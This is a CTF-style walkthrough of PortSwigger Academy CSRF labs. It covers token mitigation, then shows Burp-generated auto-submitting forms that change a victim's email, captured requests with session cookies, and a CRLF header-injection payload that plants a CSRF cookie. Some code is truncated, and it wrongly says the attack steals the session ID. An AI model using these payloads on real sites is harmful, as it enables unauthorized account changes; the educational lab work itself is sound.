

# CSRF

## (Cross-Site Request Forgery)

An attack where victim unintentionally commit an action crafted by the hacker by simply clicking on a malicious link.

**Disclaimer:**

This is just for an educational purpose and as a method of cyber security awareness. I highly recommend not to harm any institution/Organization without proper permissions and ROE.

**Author:**

Hey guys, I am vijay reddy. An enthusiastic guy who loves to explore and learn more about cyber security and other fields. I have worked on both INFRA and application security.

**Inspiration:**

We have many things to learn and knowledge to share.

**Art of Thanks:**

Thanks to my friends and family.

**Bibliography:**

Port swigger ( <https://portswigger.net/> )

Kontra ( <https://application.security/> )

Tool: Burp suite

**Definition by kontra:** Cross-site request forgery, also known as one-click attack or session riding and abbreviated as CSRF or XSRF, is a type of malicious exploit of a website where unauthorized commands are submitted from a user that the web application trusts.

Kontra:

17. Mitigation

A number of effective methods exist for both the prevention and mitigation of **CSRF** attacks. Among the most common mitigation methods is to embed unique random tokens, also known as **anti-CSRF tokens** for every **HTTP** request and response cycle which are subsequently checked and verified by the server.

Since a potential attacker can never guess the value of these tokens, **anti-CSRF tokens** provide a strong defence against **CSRF** attacks. Further, most modern frameworks provide inbuilt CSRF methods for generating, storing and validating such tokens. However, it is important that this functionality is active and configured correctly across the entire application.

Let's see how the above best practices can be applied to our

```
1 <form action="/customerprofile/phone/update" method="POST">
2   <label for="label-mobile">Mobile Number</label>
3   <input id="label-mobile" name="mobile-number">
4   <input type="hidden" name="csrf-token" value="CIwNZNLr4XbIsJF39I8yWnW0X9wX4wFoz">
5   <button class="spark-button blue" type="submit">Save</button>
6   <button class="spark-button blue">Cancel</button>
7 </form>
```

## Impact:

- Unintentional activity – Change mail & pass, make fund transfer, can lead to gain full access over the user's account.

## 3 Key condition for CSRF

- Action** – Account must have any action related permission (admin/own)
- Cookie-based session handling** – HTTP request validated only based on session and no other mechanism.
- No unpredictable request parameters** – such as email format, mobile no (10 D), new pass & etc.


## Remediation:

- Implement CSRF token
- Add additional authentication for sensitive actions

## CSRF with no defences.

I found a functionality on website where user can change his own email address. So, I just intercepted that request and found that no anti-CSRF token was implemented.

So, I have generated CSRF POC using burp suite tool and added a new button which auto-submit functionality just to make it one-click attack.



Passed created CSRF POC in an exploit server provided by port swigger.

### Craft a response

URL: `https://exploit-ac781f731e7ffbcc0b519210168002c.web-security-academy.net/exploit`

HTTPS

☒

File:

`/exploit`

Head:

HTTP/1.1 200 OK  
Content-Type: text/html; charset=utf-8

Body:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState("", "", "/");</script>
<form action="https://ac5c1fee1e14fb44c03419d700590043.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="abc&#64;abc&#46;com" />
<input type="submit" value="Submit request" />
</form>
<script>
document.forms[0].submit();
</script>
</body>
```

Store

View exploit

Deliver exploit to victim


Access log

When delivered this exploit to victim it steal the session id and changed his/her mail id with my email id on that particular website.

## CSRF where token validation depends on request method.

Same has above tried to change the mail and intercepted the request but this time. I found csrf token was implemented but in some conditions CSRF token validated only for a particular HTTP method.

So, I tried changing the method from POST to GET and created a CSRF POC for changing the mail id.



CSRF POC passed in exploit server and delivered to victim using exploit server provided by port swigger.

### Craft a response

URL: `https://exploit-acfd1f191f6883f0c1d803d7018a00b8.web-security-academy.net/exploit`

HTTPS



File:

`/exploit`

Head:

`HTTP/1.1 200 OK`  
`Content-Type: text/html; charset=utf-8`

Body:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')
```

Store

View exploit


Deliver exploit to victim

Access log

## CSRF where token validation depends on token being present.

Now this time, while making a CSRF POC found csrf token was also get added in generated CSRF POC.

So, I tried by removing the same and it worked. Which means if though it was implemented but didn't checked/verified for CSRF token.



Same as above example this CSRF POC was uploaded in exploit server.

Exploit server.

URL: `https://exploit-ac4b1f351fde9cb4c0ea1bc801860069.web-security-academy.net/exploit`

HTTPS



File:

`/exploit`

Head:

HTTP/1.1 200 OK  
Content-Type: text/html; charset=utf-8

Body:

```
<body>
<script>history.pushState("", "", "/")</script>
<form action="https://aca21f5b1f7f9cfac0751beb00660053.web-security-academy.net/my-account/change-email" method="POST">
  <input type="hidden" name="email" value="abc&#64;abc&#46;com" />
  <input type="submit" value="Submit request" />
</form>
<script>
  document.forms[0].submit();
</script>
</body>
</html>
```

Removed CSRF token & tried . It worked

Store

View exploit

Deliver exploit to victim

Access log

### =====

### CSRF token is not tied to the user session

### =====

In some case both the session id and csrf token are validated but separately.

So even if you supply victim's session id and hacker's csrf token it will get succussed.

Attacker can log in to the application using their own account, obtain a valid token, and then feed that token to the victim user in their CSRF attack.


both the user should be logged in at a time. (Used incognito mode)

Found CSRF token of user Carlos

#### Request

```
1 POST /my-account/change-email HTTP/1.1
2 Host: acb91f8alece3da4c0e6064b00da00ac.web-security-academy.net
3 Cookie: session=yg9evUkpO5r4EA82V8sF3Ic3sdXAHmU9
4 Content-Length: 57
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://acb91f8alece3da4c0e6064b00da00ac.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
    like Gecko) Chrome/101.0.4951.67 Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
    apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer:
    https://acb91f8alece3da4c0e6064b00da00ac.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 email=abc%40abc.com &csrf=KTY4cbWrOaamEZz26hwkGGEWAPTD6QhE
```

## For wiener



Will change wiener mail id with Carlos CSRF token.

Change CSRF token in request and generate a POC and send to exploit server.

It worked which means only the CSRF token was verified from the internal provided CSRF token and not with the user to whom it was allocated.

=====

**CSRF token is tied to a non-session cookie**

=====

I have changed CSRF token with attacker token but this time I encountered an error "Invalid CSRF token".



So, Now I changed CSRF key as well and it worked.



### Request

[Pretty](#)
[Raw](#)
[Hex](#)

```

1 POST /my-account/change-email HTTP/1.1
2 Host: acb21fc81e67e6dfc0060ef800e300e3.web-security-academy.net
3 Cookie: session=TmnrbdY77DSgyMv0LLCqGP87S4qvkiC9 ; csrfKey =
4 i8siehi5MYGyx0Oy9gcuJPDdzLCPetP ; session=GOVLzNIHRot11N9CaF8R1e9V7oYjM17
5 Content-Length: 57
6 Cache-Control: max-age=0
7 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
8 Sec-Ch-Ua-Mobile: ?0
9 Sec-Ch-Ua-Platform: "Windows"
10 Upgrade-Insecure-Requests: 1
11 Origin: https://acb21fc81e67e6dfc0060ef800e300e3.web-security-academy.net
12 Content-Type: application/x-www-form-urlencoded
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/101.0.4951.67 Safari/537.36
14 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer:
https://acb21fc81e67e6dfc0060ef800e300e3.web-security-academy.net/my-account
20 Accept-Encoding: gzip, deflate
21 Accept-Language: en-US,en;q=0.9
22 Connection: close
23 email=abc#40abc.com &csrf=oiGBlh8Vpf09PS4C4BiIVTCgfAxAdeU

```

### Response

[Pretty](#)
[Raw](#)
[Hex](#)
[Render](#)

```

1 HTTP/1.1 302 Found
2 Location: /my-account
3 Connection: close
4 Content-Length: 0
5
6

```

Now need to inject both the CSRF key and token into victim browser on a single key.

We found new thing was added in cookie when searched for word "hat"

WebSec Academy

CSRF where token is tied to non-session cookie

LAB Not solved

Go to exploit server

Back to lab description >>

10 search results for 'hat'

Search the blog...

Application

Manifest

Service Workers

Storage

Storage

Local Storage

Session Storage

IndexedDB

Web SQL

Cookies

https://acb21fc81e67e6dfc0060ef800e300e3.web-security-academy.net

Trust Tokens

Interest Groups

Cache

Cache Storage

Back/forward cache

Background Services

Background Fetch

Background Sync

Notifications

Payment Handler

Filter

Name	Value	Do...	Path	Expi...	Size	Http...	Sec...	Sam...
session	GOVLzNIHRot11N9CaF8R1e9V7oY...	acb...	/	Sess...	39	✓	✓	None
LastSearchTerm	hat	acb...	/	Sess...	17	✓	✓	None
csrfKey	nkgljszvq2egQZ2PkWMAWwIAA4...	acb...	/	Sess...	39	✓	✓	None

Cookie Value

hat

Captured same log from burp and send it to repeater.

The screenshot shows the Burp Suite interface. The top bar includes tabs for Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, and Learn. The main window is divided into three panes: HTTP history, Request details, and Response details. The HTTP history pane shows a list of captured requests, with the selected request highlighted in orange. The Request details pane shows the raw request data, including the URL, method, headers, and body. The Response details pane shows the raw response data, including the status code, headers, and body. The Inspector pane on the right shows the request and response attributes, query parameters, cookies, headers, and body.

Injecting csrf-key form through header injection.

Will changed the search=hat to set-cookie.


/?search="test%0d%0aSet-Cookie:%20csrfKey=your-key

Will get csrf key from attacker page.

The screenshot shows a web browser displaying a page titled "CSRF where token is tied to non-session cookie". The page content includes a "Go to exploit server" button and a "My Account" section. The "My Account" section shows the user's username as "carlos" and email as "carlos@carlos-montoya.net". The browser's developer tools are open, showing the "Application" tab. The "Cookies" section is expanded, showing a cookie named "csrfKey" with the value "18sieh5NYGyxO0y9gcuPDdztLGFtP".


After injecting csrf key. Will generate CSRF POC for old captured request and add below to submit the request.





## Example:

``




Send request through exploit server and done.

## CSRF where token is duplicated in cookie


Follow same step till you capture the hat search request.

Inject fake CSRF token through header injection and it works.



The screenshot shows a web browser's developer tools with the Request and Response tabs open. The Request tab shows a GET request to `https://ac691fde1e077230c094124f0066002b.web-security-academy.net/?search=test&0d%0aSet-Cookie:%20csrf=abcbd8XfNa2w9z19rwW5yEsegVqTO1UD`. The Response tab shows an HTTP 200 OK response with a Set-Cookie header: `Set-Cookie: LastSearchTerm=test; csrf=abcbd8XfNa2w9z19rwW5yEsegVqTO1UD; Secure; HttpOnly`. The HTML content includes a search bar and a button labeled "Go to exploit server".

